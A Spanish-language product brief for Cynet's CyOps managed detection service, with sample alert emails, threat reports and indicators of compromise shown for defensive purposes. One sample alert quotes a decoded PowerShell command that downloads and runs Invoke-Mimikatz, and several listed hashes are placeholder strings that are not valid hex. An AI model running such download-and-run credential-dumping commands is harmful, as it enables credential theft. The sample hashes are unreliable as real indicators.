Resumen de la solución

CyOps

Servicio de detección y respuesta gestionadas (MDR) 24x7 de Cynet

Incluido en la plataforma Cynet 360 sin coste adicional

¿Necesita ayuda inmediata?

US +1 (347) 474-0048

UK +442032909054

Israel +972 72-3369736

Contacte con CyOps 24/7 →

El problema: Detectar y responder a las amenazas

El aumento de las vulneraciones de seguridad y el éxito de los ataques de los programas de ransomware (secuestro de datos) han frustrado las expectativas de los ejecutivos responsables de la seguridad, que han realizado considerables inversiones en tecnología de ciberseguridad y en crear equipos de seguridad altamente cualificados. Con toda la tecnología y los conocimientos técnicos disponibles, ¿por qué las empresas siguen siendo víctimas de la ciberdelincuencia? Aunque las defensas siempre pueden mejorar y las habilidades siempre pueden aumentar, muchas organizaciones están simplemente abrumadas por el volumen y la sofisticación de los ataques que se producen a diario. Otras organizaciones no pueden permitirse la tecnología y los profundos conocimientos necesarios para detectar y responder a las amenazas. 24/7

Otro problema persistente es el de la dotación de personal: las organizaciones realizan importantes inversiones en tecnologías de ciberseguridad, pero se encuentran con que no disponen del tiempo o de los conocimientos necesarios para manejar adecuadamente la tecnología para detectar y responder a las amenazas. Incluso las tecnologías de prevención, detección y respuesta más sofisticadas requieren una supervisión humana. Para cubrir esta falta de conocimientos y experiencia, las organizaciones suelen contratar los servicios de detección y respuesta gestionadas de un proveedor existente o de terceros, lo que añade un coste importante a sus presupuestos de seguridad. Muchas pequeñas y medianas empresas no pueden permitirse este lujo.

La solución: Cynet incluye la detección y respuesta gestionadas

Los servicios de detección y respuesta gestionadas (MDR) de Cynet se incluyen automáticamente en la plataforma Cynet, sin coste adicional.

Muchos proveedores de plataformas de ciberseguridad no ofrecen servicios de MDR, mientras que otros cobran tarifas exorbitantes por este tipo de servicio. Como cliente, no pagará ni un céntimo más por el servicio MDR de Cynet. El equipo de detección y respuesta gestionada de Cynet (CyOps) está disponible 24 horas al día, 7 días a la semana, para aumentar la detección de amenazas, proporcionar asesoramiento experto y guiar a los clientes en todas las acciones de respuesta necesarias. CyOps aprovecha la potencia de la plataforma Cynet 360 para reducir drásticamente el tiempo que necesita su equipo de seguridad para descubrir y responder a las amenazas reales.

La oferta completa de detección y respuesta extendidas (XDR) de Cynet, Automatización de la respuesta y servicios MDR

INFORMACIÓN ADICIONAL ⟶

Supervisión continua de la ciberseguridad


Saber que CyOps está supervisando continuamente su entorno y ampliando las capacidades de su equipo supone un enorme alivio en el precario mundo de la ciberseguridad. Como cliente, CyOps le ofrece una amplia gama de servicios proactivos y específicos para garantizar que esté siempre totalmente protegido y que se atienda cualquier pregunta o preocupación que pueda tener.

A continuación se presentan ejemplos de cómo el equipo de CyOps ayuda a los clientes a detectar, investigar y responder a las amenazas, así como a informarlos continuamente de las actualizaciones de seguridad importantes y a proporcionar asesoramiento y asistencia especializada cuando se solicite.

Detección

Investigación

Respuesta



Asesoramiento de expertos

Informes de investigación

Detección

CyoOps aumenta los mecanismos de detección y respuesta en tiempo real integrados en la plataforma Cynet para garantizar que las amenazas reales no se pasen por alto y se aborden adecuadamente en todo el entorno.

Supervisión, análisis y asistencia proactiva 24x7

El equipo de CyOps supervisa continuamente su entorno, todas las horas del día y a lo largo de todo el año. El equipo gestiona eventos, alertas, consultas de clientes e incidentes, y proporciona asimismo análisis de alertas y correlaciones con otros eventos que han activado una alerta de Cynet 360.

El equipo de CyOps se pondrá en contacto con usted de forma proactiva cuando se detecten determinadas alertas o eventos y le indicará las acciones específicas que deben llevarse a cabo. Este tipo de asistencia se divide en tres categorías generales, cada una de las cuales requiere diferentes acciones de respuesta.

Actividades internas

Incluye un resumen de los eventos de los que se ha alertado y una descripción de su flujo, a la vez que sugiere perfiles de listas blancas o de exclusión.

We've detected what seems like an internal activity on the host "Anonymized".

(" endpoints name contains Jenkins and SRV in it").
The Servers' "Jenkins" service used gitlab-runner.exe to build an executable.
That said executable triggered Cynets detection as an abnormal executable.

Detection Engine	CyAI
Infected File	C:\gitlab-rnner\builds\5c032995\1\automationdevelopers\ automation\automationcore\ Advancedtestdevices\bin\release\ generalutils.dll
Malware Type	PE.Trojan
Malware ID	99.547318
Infected file SHA256	DBF8JW67JDWIRLKLOK123HJ7KHUJEE82YEIRK7IAYE7BDKEOU3UE8

Our recommendation is to investigate the endpoints purpose with its users, and whitelist it as follows:

Enter Cynets console, Settings > Whitelisting > Create rule:

- Applied on alert: "Detection Engine – Malicious Binary"
- Type: " File SHA256 " – One of the IOC's at the table bellow.
- Value:
  1. D8DFGH4KHNDKFG3KHSKLEKS3LKHKNJXCVN4LKNLKNXVC4L5K6J43KLNL3
  2. A71749JLJKLDFG94CVBOO34KN0MNFDG93KNXSDFNNF34JKLSFJ35350FDFD
  3. CBH3434KLND434K33KNKL00341LKHFGLEOER355JLGDEWSD4RG7677

Please create a for a rule containing all the IOC's in the list above.

Feel Free to contact us at any time.

Ejemplo de asistencia en una actividad interna

Actividades sospechosas

Incluye un resumen de los eventos de los que se ha alertado y una descripción de su flujo, a la vez que sugiere los pasos de análisis que debe seguir para ayudar a determinar el potencial nocivo de la actividad.

Cynet has detected suspicious activity on the following host:

Host name	Anonymized

A malicious PowerShell command attempted to run.

After decoding the command, it seems like it's part of a script that Invoke Mimikatz.

Powershell CommandLine	C:\windows\System32\WindoesPowerShell\v1.0\powershell.exe"-enc SQBDEFIOLHSEFKLROJRE90REKJNDLKJFNG43KJNKJFNBV4LJKNJD FGIJLKDFGKMNNCXVBNJKNDFMGNLKDFKJKLDFGKJLNMDNFGKLJ49 435KLJKDFNGNMKCLKJNDFGNMCXNVFVKLJKKLFDG94LKHNDFKNQQ WERRRTCVXCVSERT6R6GYTUPOPYOMCVBNM CVB

Base64 decoding reveals the following command:

Powershell CommandLine	IEX (New-Object Net.WebClient). DownloadString('hxxps:\\raw{.} githubusercontect{.}com/powershellmafia/powerspliut/mastwr/ invoke-mimikatz{.}s1');$m=Invoke-mimikatz

We would like to confirm you received the alert.

Please feel free to contact us anytime.

Ejemplo de asistencia en una actividad sospechosa

Actividades maliciosas

Cuando se envía una solicitud de recepción de alertas, se incluye un resumen del evento o eventos de los que se ha alertado y una descripción de su flujo, al tiempo que se enumeran las recomendaciones para las acciones de resolución y análisis posteriores. En incidentes específicos calificados como de "riesgo crítico" y de "alto riesgo", un analista de CyOps podrá ponerse en contacto con usted a través del método que hayan acordado de antemano para asegurarse de que está al corriente del incidente.

We've detected malicious activity on the host "Anonymized".
An instance of WScript.exe was used to run a .JS file with an argument:

Grandparent Process Details	
Process SHA256	F4453492HFDG34KS9435LKJX980934864LKJSDXFKLJ320532
Process PID	1569
Process Running User	Anonymized\Anonymized
Process Path	C:\Windows\System32\wscript.exe
Process Params	C:\Windows\System32\wscript.exe" "F:\Files\711\tbdatnhph.js" aigmmourb

Following first execution, a copied Binary of WScript in different directory ran the .JS file again, with another parameter.

Grandparent Process Details	
Process SHA256	F4220149869843598 72GULJ399345702345HY93476YHH249004
Process PID	9472
Process Running User	Anonymized\Anonymized
Process Path	C:\users\ Anonymized\appdata\local\dmdstjrpu\hphkagk.exe
Process Params	C:\users\ Anonymized\appdata\local\dmdstjrpu\hphkagk.exe" "F:\ Files\711\tbdatnhph.js"lemivqeh

This process then dumped a malicious payload into one of the hosts drives- Note, this might be a mapped network drive. Also, this payload is a Polymorphic slightly modified variant of the original, taking evasive maneuvers

Detection Engine	Cynet AV
Infected file	F:\Files\546\evwgckfk.js
Malware Type	virus
Malware ID	Js\Agent.evw
Infected file SHA256	2C0D23DSFJK399JKHFH98937JKHEWEQFHBBNCV93JHE83GRET

We'd like you to confirm you've received the alert – Please note, Cynet360 Auto-Remediation features are disabled and so the activity never stopped.

Auto Remediation	False
Auto Remediation Success	NotSet

Ejemplo de asistencia en una actividad maliciosa

Monitorización de la conectividad y la disponibilidad

El equipo de CyOps coopera con el departamento de soporte de Cynet para garantizar la protección y la disponibilidad continuas del servidor. Esto incluye la supervisión de los tamaños anormales de PCQ de cualquier entorno protegido por Cynet 360 para ayudar a evaluar la carga de actividad del entorno. En caso de que se pierda el "latido" de los servidores de Cynet 360, CyOps se pondrá inmediatamente en contacto con usted para remediar cualquier interrupción de la conexión.

Dear team,

We are sending this email to inform you that it appears that there is no network communication between your Cynet server and our Virtual Private Cloud.

Please follow this checklist to make sure that the system is working properly and please reply with answer to all tests.

Please do not reboot the Cynet server!

1. Verify that all Cynet services are up and running(CS Helper, Cynet, CynetDB, CynetProtobufHandlet, CynetListener) If not, please let us know.
2. Check connectivity from the Cynet server to Cynet VPC via this link https://api.t-
3. Shield.com/pub99jd48a/temp.txt
4. In case of success, you will see the words: " mission accomplished!"
5. If your Cynet service is tunning with specific credentials, please make sure they are not locked out or disabled.
6. Verify that the external IP that you provided us did not change.

It's very important to us to get the system up and running as soon as possible in order to provide you with the maximum protection possible.

If you have any further questions, please do not hesitate to contact us.

Ejemplo de asistencia por pérdida de latido

Implementación de nuevos mecanismos de detección

El equipo de CyOps investiga y analiza continuamente nuevas técnicas de ataque para desarrollar e implementar mecanismos de prevención y detección en la plataforma Cynet.

Inteligencia de detección y caza proactiva de amenazas

CyOps busca continuamente nuevas amenazas emergentes para implementar indicadores de compromiso (IOC) y patrones en los mecanismos de Cynet 360. Estas acciones proactivas permiten a Cynet 360 recopilar y analizar los eventos y alertar sobre ellos, al tiempo que dotan a la función forense de capacidad para evaluar el nivel de riesgo de una entidad.

C **SC-SOC**

To: All Team

Subject: High Risk - PowerShell Malicious Command – [redacted] Main Server

We have detected **Emotet** activity on this host.
A malicious macro weaponized document have launched macros which by using com objects, started WMI. WMI in turn launched PowerShell with a base64 encoded command.
The following command has been launched:

Ejemplo de correo electrónico de asistencia proactiva al cliente para una amenaza detectada


DETECTION

Cynet 360 already detects and alerts its customers when this vulnerability is exploited in your environment. However, we highly recommend that you apply the latest security updates.

Due to the magnitude and potential impact of this vulnerability, Cynet decided to release two detection mechanisms for the wide community that provide visibility for exploits for Zerologon vulnerability.

First is a YARA rule which can be used to scan memory dumps of *lsass.exe*. The rule will alert upon detection of Mimikatz or other Zerologon exploits.

Second is an executable file, *Cynet.ZerologonDetector.exe* which detects spikes in network traffic of lsass.exe from a given IP. The YARA rule can detect attacks that occurred prior to its deployment and provide an indication upon detection of a Zerologon exploitation.



Ejemplo de mecanismos de detección de exploits (vulnerabilidades de seguridad) mediante análisis de la vulnerabilidad Zerologon recientemente publicados

Nuevas variantes de ransomware

Los analistas de CyOps estudian las variantes de los programas de ransomware en busca de identificadores específicos que se implementan en los mecanismos de Cynet 360.

C **SC-SOC**

To: All Team

Subject: Data Breach

I have acquired part 01 of the *** data breach lake, from the official site of ***** ransomware operators.

After downloading the archive (11GB) – I have authenticated the files and they are indeed related to ****

All the documents are in French, and have **** logo and worker names are signed on them.

Please forward the attached photos to the client, and lets schedule a session to present our findings.

I surveyed their site, and it seems they will leak the data in parts, in order to make the breached company get a chance to stop it. Please inform the client that as long as the link I have will remain active – I will constantly check for new parts and retrieve them for****. (I will update you each time a new part will be released).

Ejemplo de correo electrónico a un nuevo cliente durante la actuación de respuesta a un incidente

Implementación de SSDeep

Cynet detecta un hash de archivo (SSDEEP) que es muy similar a un hash de archivo que está marcado en nuestra base de datos de inteligencia de amenazas como malicioso. Esta alerta se utiliza para detectar nuevas variantes de malware (código malicioso) conocido.

Netwalker Meta_Data

MD5	993b79fjkj39803hjks0347jdskkuryh393498jhf
SHA-1	6fd3947sdja2340daj340-90kldfskg0oljppoerh937343434
SHA-256	6fd3947sdj hjks0347jdskkuryh
Vhash	0940566513f4098345907z!z
Authentihash	hjks0347jdskkuryh40983452340daj3 ldfskg0oljppoerh937sdfsd
Imphash	sd ldfskg0oljppoerh9373434
SSDEEP	1536:NQVICPQEIORKSRKLJhe82POuerlknbtTYkl;sdjkf93khlkdsfg3KJHUIEWR340
File type	Win32 EXE
Magic	PE32 executable for MS Windows (GUI) Intel 80386 32-bit
File size	94.00 KB (96256 bytes)

Ejemplo de hash SSDEEP incluido con los metadatos de NetWalker en el Informe de Amenazas

Patrones de memoria


Cynet puede detectar un proceso de ransomware mediante la identificación de patrones coincidentes que el equipo de CyOps implementa durante el análisis diario de malware.

Cynet Alert Notification	
Action	Blocked
Severity	Critical
Category	Memory Pattern – Ransom ……..are – Nemty (NetWalker)
File	c:\windows\syswow64\explorer.exe
Description	This file contains a malicious code

Ejemplo de notificación de alerta de coincidencia de patrones de memoria

Clasificaciones de archivos

Los archivos examinados por Cynet 360 se clasifican según el tipo de archivo, incluyendo los valores indicados en la consola de Cynet 360. Al clasificar los archivos como maliciosos también se acciona el mecanismo de incidentes de Cynet 360, que abre un evento en la consola donde se muestran los detalles del incidente (nombre del host, SHA256 y más).



Ejemplo de clasificación de archivos maliciosos

Clasificaciones de los IOC de la red

Los IOC de la red examinados por Cynet 360 se clasifican según el tipo de archivo, incluyendo los valores indicados en la consola de Cynet 360. Al clasificar las conexiones de red como maliciosas también se acciona el mecanismo de incidentes de Cynet 360, que abre un evento en la consola donde se muestran los detalles del incidente (nombre de host, SHA256 y más).


Ejemplo de detalles de la red maliciosa

Investigación

Con un clic del ratón, desde la consola de Cynet puede enviar archivos sospechosos directamente a los investigadores de CyOps para que los analicen.

Análisis de archivos

Si encuentra un archivo sospechoso, puede enviarlo a CyOps para que lo analice y le sugiera perfiles personalizados de resolución y ejecución a través de la plataforma Cynet 360.



TECHNICAL ANALYSIS

Cynet has performed a detailed malware analysis on the malicious file.

Metadata of the Variant:

- **Sodinokibi Ransomware**
- **File name – xxx.exe**
- **Sha256 -5AA842227B365F6B4F018429C6E2BA4924521C7BB94BC655D856CC59D283B4B9**
- **SsDeep - 6144:mrjGBkYpDMhdUsg+BzSRfFNV9W5GM69ITE:ijGBkYVAFzSRtN3ITE**

Upon examining the file's resources, we discovered very high entropy in the "text" section.

This usually indicates that the file is packed, which assists the file with evading Anti Viruses and Windows defender.

As you will see in the report, the file unpacks itself and runs the packed code in a child process. This method is known as Self injection.

Ejemplo de resumen de archivo analizado por CyOps

Investigación de ataques

Profundice en los aspectos técnicos de los ataques validados para comprender plenamente su alcance e impacto, y disponga de IOC actualizados.

Indicators of compromize

Type	Indicator
Registry Key	• HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Ran • HKCU\software\ • HKCU\ software\classes\virtualstore\machine\software
Payload instance locations	• C:\User\AppData\Local\Temp****.exe • C:\User\AppData\Roaming********.exe
Ransom note name	• {Random}@cock.li • {random}@tuta.io
Emails related to the attacker	Ad8fdfkljsdf90435kjdfhgj90345kljsdflkj34904534kljsfklj435fdgdfklj43598dfjghjkfdhg90435kljdfgkdfg90435kljdlfgj90435jkldfgukheoishq982345yjhs efsjkjhxcv893425jhksdfjkasdf9804358 9yerhtjh3eroitxcmmn3456awqweoi93245kjxgfdg89034jkhsdfbxcvfd gmnfgi43509sdjkhz0ghgvhdsdf0435kljdlfgj90435jkldfgukheoishq982345yjhsefsjkjhxcv893425jhksdfjkasdf98043589yerhtjh3eroitxcmmn3456awqweoi93245kjxgfdg8903

Ejemplo de IOC tomados del análisis de malware NetWalker

Respuesta

Aunque la plataforma de Cynet incluye acciones de resolución automatizadas, siempre puede solicitar asistencia para acciones de resolución más complejas o, si lo prefiere, para solucionar manualmente las amenazas.

Instrucciones de resolución

En la conclusión de los ataques investigados se ofrecen consejos específicos sobre los puntos de conexión, los archivos, los usuarios y el tráfico de la red que deben resolverse.

Recommendations

In order to clean up an infected host, it is crucial to revert of the steps taken by the payload of the attack

- Clean the Registry of any of the manipulated values.
- Delete Malicious Childs instances from the memory
- Block Network Traffic to any domain contacted throughout the attack


Indicators of Compromise

Type	Indicator
Registry Key	HKCU\SOFTWARE\Microsoft\windows\CurrentVersion\Run
Payload instance location	C:\User*use*\"119.exe"
Payload instance location	C:\User*use*\AppData\Local\"ThemesMaker"
PowerShell Domain	107.180.3.11
PowerShell Domain	166.62.10.28
Child Domain	186.90.29.228
Child Domain	181.135.153.203
Child Domain	74.208.68.48
Child Domain	104.131.58.132

Ejemplo de instrucciones de resolución e IOC del informe de amenazas de Emotet

Protocolos de resolución personalizados

Los protocolos de resolución personalizados tienen en cuenta los requisitos y restricciones exclusivos de su entorno específico a la hora de solucionar las amenazas. Por ejemplo, una plataforma de comercio electrónico o de atención sanitaria puede abordar la resolución de su servidor de forma distinta a como se haría en un entorno de fabricación o de oficina.



Ejemplo de la GUI del editor de protocolos personalizados de la plataforma Cynet

Asesoramiento de expertos

CyOps está disponible las 24 horas del día para responder a cualquier pregunta que pueda tener.

- ¿Hay una alerta que no es 100% clara? Pregúntenos lo que quiera.
- ¿Le han informado de algo sospechoso? Comparta con nosotros los archivos y la información. Nuestro equipo investigará y se pondrá en contacto con usted con sus conclusiones.
- ¿Desea investigar una actividad o hacer cumplir su política de seguridad utilizando Cynet? Háganoslo saber y estaremos encantados de ayudarle.
- ¿Sabe de alguna actividad interna anormal? Indíquenosla y le ayudaremos con una sugerencia de perfil. Las listas blancas y funciones de exclusión de fácil uso son nuestra especialidad.
- ¿Ha recibido los IOC y quiere asegurarse de que Cynet los tiene? Podemos implementar los IOC en nuestra VPC y podemos ayudarle a implementarlos en su servidor Cynet.

Informes de investigación

El equipo de CyOps comparte regularmente boletines, actualizaciones e informes para mantenerle informado de las nuevas técnicas de ataque y protección.

Informes de detección de amenazas de Cynet 360

El equipo de CyOps comparte información detallada sobre las amenazas para ofrecer una visión general y una perspectiva técnica detallada de los programas maliciosos y las técnicas conocidas.

EXECUTIVE SUMMARY

These Days, while the world citizens are dealing with one of the biggest crisis our humanity encountered, there are cyber-criminals that take advantage of the situation to spread a new variant of A ransomware named 'NetWalker' via Corona Virus phishing campaign.

Besides home-users that have been infected by this ransomware, enterprises, government agencies and health organizations also been reported to be attacked by 'NetWalker'.

two widely reported attacks are the ones on the 'Toll Group' – Australian transportation and logistics company, that been encrypted by the ransomware and the one that will be remembered is the attack on the 'Illinois Champaign-Urbana Public-Health District (CUPHD) website, which temporarily prevented health district employees from accessing certain files. The attackers demanded 475k$ regain access to their data, the price was negotiated to 350k$.

This attack made the FBI and the U.S Department of homeland security step in, which shows how big this crisis is and how it is important to be familiar with this variant in order to prevent further attacks.

Overview of the NetWalker Payload

'NetWalker' ransomware was discovered in August 2019, it was initially named Mailto based on the extension that was appended to encrypted files, but analysis of one of its decryptors indicates that it is named 'NetWalker'.

'NetWalker' compromises network and encrypts all Windows devices connected to them.
When executed, NetWalker uses an embedded configuration that includes a ransom note template, ransom note file names and various configuration options.


Ejemplo de resumen ejecutivo de un informe de amenazas de Cynet 360

Boletín de CyOps

Boletín permanente para informar a los clientes de los avances importantes en materia de ciberseguridad e informes específicos para informar a los clientes de las actualizaciones críticas necesarias para remediar las vulnerabilidades recién detectadas.

CyOps Newsletter

Internet Explorer 11/Edge legacy




After 7 years of development, Microsoft announced that their 365 apps suite will no longer support Internet Explorer 11.

The announcement comes with the release of the new Edge browser, based on the Chromium project. For easy deployment, Microsoft published video guides and documentation to help with the deployment.

A new service named “App Assure” was created, In order to help move enterprise applications to support the new 365 apps such as the Edge browser.

The new Edge browser also adds many new security options for organizations. The browser portfolio, now includes separate sandboxed browser tabs, built in reputation checks for websites visited using SmartScreen and more.



Ejemplo de información compartida en un boletín de CyOps

CVE-2020-1350 | WINDOWS DNS SERVER RCE VULNERABILITY

Microsoft recently published a new critical vulnerability in the Windows Domain Name Servers, dubbed 'SigRed', that could allow an unauthenticated, remote attacker to gain domain administrator privileges over targeted servers and seize complete control of an organization's IT infrastructure.

A malicious actor can exploit the "SigRed" vulnerability by sending crafted malicious DNS queries to a Windows DNS server and achieve arbitrary code execution, enabling the hacker to intercept and manipulate users' emails and network traffic, make services unavailable, harvest users' credentials and much more.

The flaw is wormable in nature, allowing attackers to launch an attack that can spread from one vulnerable computer to another without any human interaction.

VULNERABILITY MITIGATION

Microsoft released a patch for the vulnerability and started rolling it out yesterday (July 14th) as part of its July Patch Tuesday, which also includes security updates for 122 other vulnerabilities. This is the best solution for this vulnerability.
In case you choose to wait with deploying the Windows patch, we suggest the following solution as temporary mitigation:

Ejemplo de actualización crítica debido a una vulnerabilidad recién detectada

Informes técnicos

